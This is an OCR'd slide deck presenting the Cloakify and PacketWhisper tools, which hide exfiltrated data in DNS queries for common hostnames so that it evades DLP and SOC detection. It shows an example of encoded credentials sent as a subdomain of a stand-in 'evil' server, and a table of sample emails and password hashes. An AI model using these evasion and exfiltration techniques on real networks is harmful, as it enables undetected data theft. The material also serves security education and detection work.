
Cloakify Exfiltration Toolset

Data Loss Prevention (DLP) systems, Multi Level Security (MLS) devices, and analysts know what data to look out for.




id	team	email	name	password	active
14	568	sample1@hotmail.com	Flavo00	059b4db7cdb1cbddc3f0e5d95c881597	1
8	61	sample2@hotmail.com	n0wh3r3	c57aeddaffce62fead6be61022eb1340	1
96	241	sample3@yahoo.com	bobby1983	48238b7f2aa5f76a1d1e119f8942ebe7	1
68	77	sample4@yahoo.com	billy	bee783ee2974595487357e195ef38ca2	1
16	21	sample5@gmail.com	webux	1aa87e76902e6df9042d17a642d04181	1
15	234	sample6@yahoo.com	Spar1000	512b53d89adbc7c4754f8a46740e471e	1
19	5	sample7@googlemail.com	azablade	a6dcf6ca61cbac98858bd31c43116fb5	1
21	1877	sample8@hotmail.com	tincho11	08a71ae2e5c9759705cfcc61de937ebc	0
22	9	sample9@gmail.com	Treb	b2f2a7314767f4830d26d2c41d1eb46e	1
23	44	sample10@hotmail.com	dati	dff161e9637c27f1a9e15c0d7ae2a8a4	1
24	45	sample11@gmail.com	henric	ca58fe876e97f8563f7f153ad60aa649	1
25	47	sample12@yahoo.com	Endl3ss	7e6b693be239d1ff027f97e44062e768	1

Cloakify Exfiltration Toolset



Sample of Cloakify Ciphers



Cloakify Toolset & Tutorial:

https://github.com/TryCatchHCF/Cloakify/

Traditional DNS Exfiltration

DNS-Based Exfiltration

Traditional DNS Tunneling & Exfiltration

- DNS Tunneling (routing your dataflows through DNS protocol)
    - Bypassing wifi paywalls (Browser traffic routed via DNS)
    - C&C (Command & Control) traffic for malware / attackers

- DNS-based Data Exfiltration
    - Malicious Name Server (NS) receives data via DNS query fields or subdomain names (data usually encoded)

- Traffic is routed to a malicious NS controlled by the attackers

Typical DNS-Based Exfiltration

Data to Exfil

admin:myP@sswd123
bob:Summer2018!
alice:hiE&(#j4jomVcro%


Encode/Encrypt

Encoded / Encrypted Data

```
YWRtaW46bXlQYXNzd2QxMjMKYm9iOlNwcmluZ
zIwMTghCmFsaWNlOmhpRSYoI2o0am9tVgo
```

Append Evil Server's Name

Happy Hacked Box



DNS Query w/ FQDN
(Payload as subdomain)


```
YWRtaW46bXlQYXNzd2QxMjMKYm9iOlNwcmlu
ZzIwMTghCmFsaWNlOmhpRSYoI2o0am9tVgo.
MyEvilServer.com
```

Typical DNS-Based Exfiltration

DNS Query w/ FQDN
(Payload as subdomain)

```
YWRtaW46bXlQYXNzd2QxMjMKYm9iOlNwcmlu
ZzIwMTghCmFsaWNlOmhpRSYoI2o0am9tVgo.
MyEvilServer.com
```

Evil Name Server



Extract subdomain payload

Encoded / Encrypted Data

```
YWRtaW46bXlQYXNzd2QxMjMKYm9iOlNwcmluZ
zIwMTghCmFsaWNlOmhpRSYoI2o0am9tVgo
```

Decode/Decrypt

Exfiltrated Data

admin:myP@sswd123
bob:Spring2018!
alice:hiE&(#j4jomVcro%

Repeat entire process in DNS Query-sized chunks until exfiltration complete

Problems With Traditional DNS Exfiltration

Problems With Traditional DNS Exfiltration

Detection

- Giant red flags for SIEM alerting & SOC analysts
- Weird-looking encoded strings as subdomains / fields
- Non-standard DNS Name Server

Problems With Traditional DNS Exfiltration

Attribution

- Relies on a DNS Name Server controlled by attackers
- “Trail of breadcrumbs” back to attackers’ infrastructure

Problems With Traditional DNS Exfiltration

Resiliency

- Point of failure / counterattack
- SOC blacklists attackers' Name Server
- IT enforces whitelisted DNS Name Servers

Now for the Fun Stuff…

Combining DNS Queries & Text-Based Steganography

DNS Queries & Text-Based Steganography

Let's work through this…

- DNS queries look up system names
- Cloakify turns files into any list of strings we choose
- So if we…

DNS Queries & Text-Based Steganography

“Go on…”

DNS Queries & Text-Based Steganography

So if we…

- Use Cloakify to transform our data into a list of common system names (ex: www.google.com, www.youtube.com)
- Then generate DNS queries using the list of system names
- We can…

DNS Queries & Text-Based Steganography

“Yes…?”

DNS Queries & Text-Based Steganography

We can…

- Transfer data to ***any*** system able to see to DNS broadcast messages (via MDNS, LLMNR)
- Or to any system / appliance that handles DNS query traffic along the DNS resolution path
- Without using DNS query fields usually exploited by DNS exfil
- Without the need for an attacker-controlled DNS Name Server
- Therefore…

DNS Queries & Text-Based Steganography

“Yesssss!”

DNS Queries & Text-Based Steganography

Therefore…

- The sending & receiving systems never connect to each other
- Systems connected to the same local network may easily transfer data
- Or a perimeter router that's been compromised can potentially receive data from anywhere in the organization
- If the resolving DNS server / network appliance is external to the organization & attacker can see query messages (via network tap, etc.), exfiltration outside the org is possible

DNS Queries & Text-Based Steganography

(Stamps Foot Loudly…)

- The sending & receiving systems never connect to each other
- Systems connected to the same local network may easily transfer data
- Or a perimeter router that's been compromised can potentially receive data from anywhere in the organization
- If the resolving DNS server / network appliance is external to the organization & attacker can see query messages (via network tap, etc.), exfiltration outside the org is possible

DNS Queries & Text-Based Steganography

(Coughs Loudly…)

BGP Hijack

(Coughs…)

- If the resolving DNS server / network appliance is external to the organization & **attacker can see query messages (via network tap, etc.)**, exfiltration outside the org is possible

(Also trivial if attacker owns / has access to any infrastructure)

DNS Queries & Text-Based Steganography

And the only thing stored in the logs are DNS queries
for common system names via approved DNS servers

PacketWhisper Exfiltration Toolset

PacketWhisper

“So hold on, you’re passing data in the open where everyone can see it, including broadcast mode on local networks?”

“Why isn’t this tool call ‘PacketShout’?”

I’m not very good at marketing

Also, data is hidden in the open conversation, like whispers at a loud vendor party

PacketWhisper

So anyway, you could do all of this by hand, but it's always nice to have a tool that takes care of the details for you

Because life is short and there are shows to binge-watch

We need to perform the following steps:

- Encode payload
- Create DNS queries
- Capture DNS requests
- Extract encoded payload from packet capture
- Decode payload

PacketWhisper

Transmitter

- Cloakify your payload into a list of DNS query targets
- Create DNS request for each item in the Cloaked list
- Submit Knock-Sequence (if needed) via DNS requests
- Submit DNS request for each item
- Pause between each DNS request to create timing gap
    - Reduces risk of out-of-order UDP requests

PacketWhisper

Packet Capture

- Run packet capture during window of transmission
- Use whatever method is most convenient
    - Wireshark / tshark
    - tcpdump
    - Debug utils
- Use capture filter to minimize irrelevant traffic
    - UDP Port 53 (DNS) / 5353 (MDNS) / 5355 (LLMNR)

PacketWhisper

Extractor / Decoder

- Reads packet capture containing transmitted DNS queries
- Identify Knock-Sequence DNS queries (if used) in pcap
- Extract PacketWhisper DNS queries from pcap
    - Pull only those queries that match the cipher used
- Decloakify extracted payload

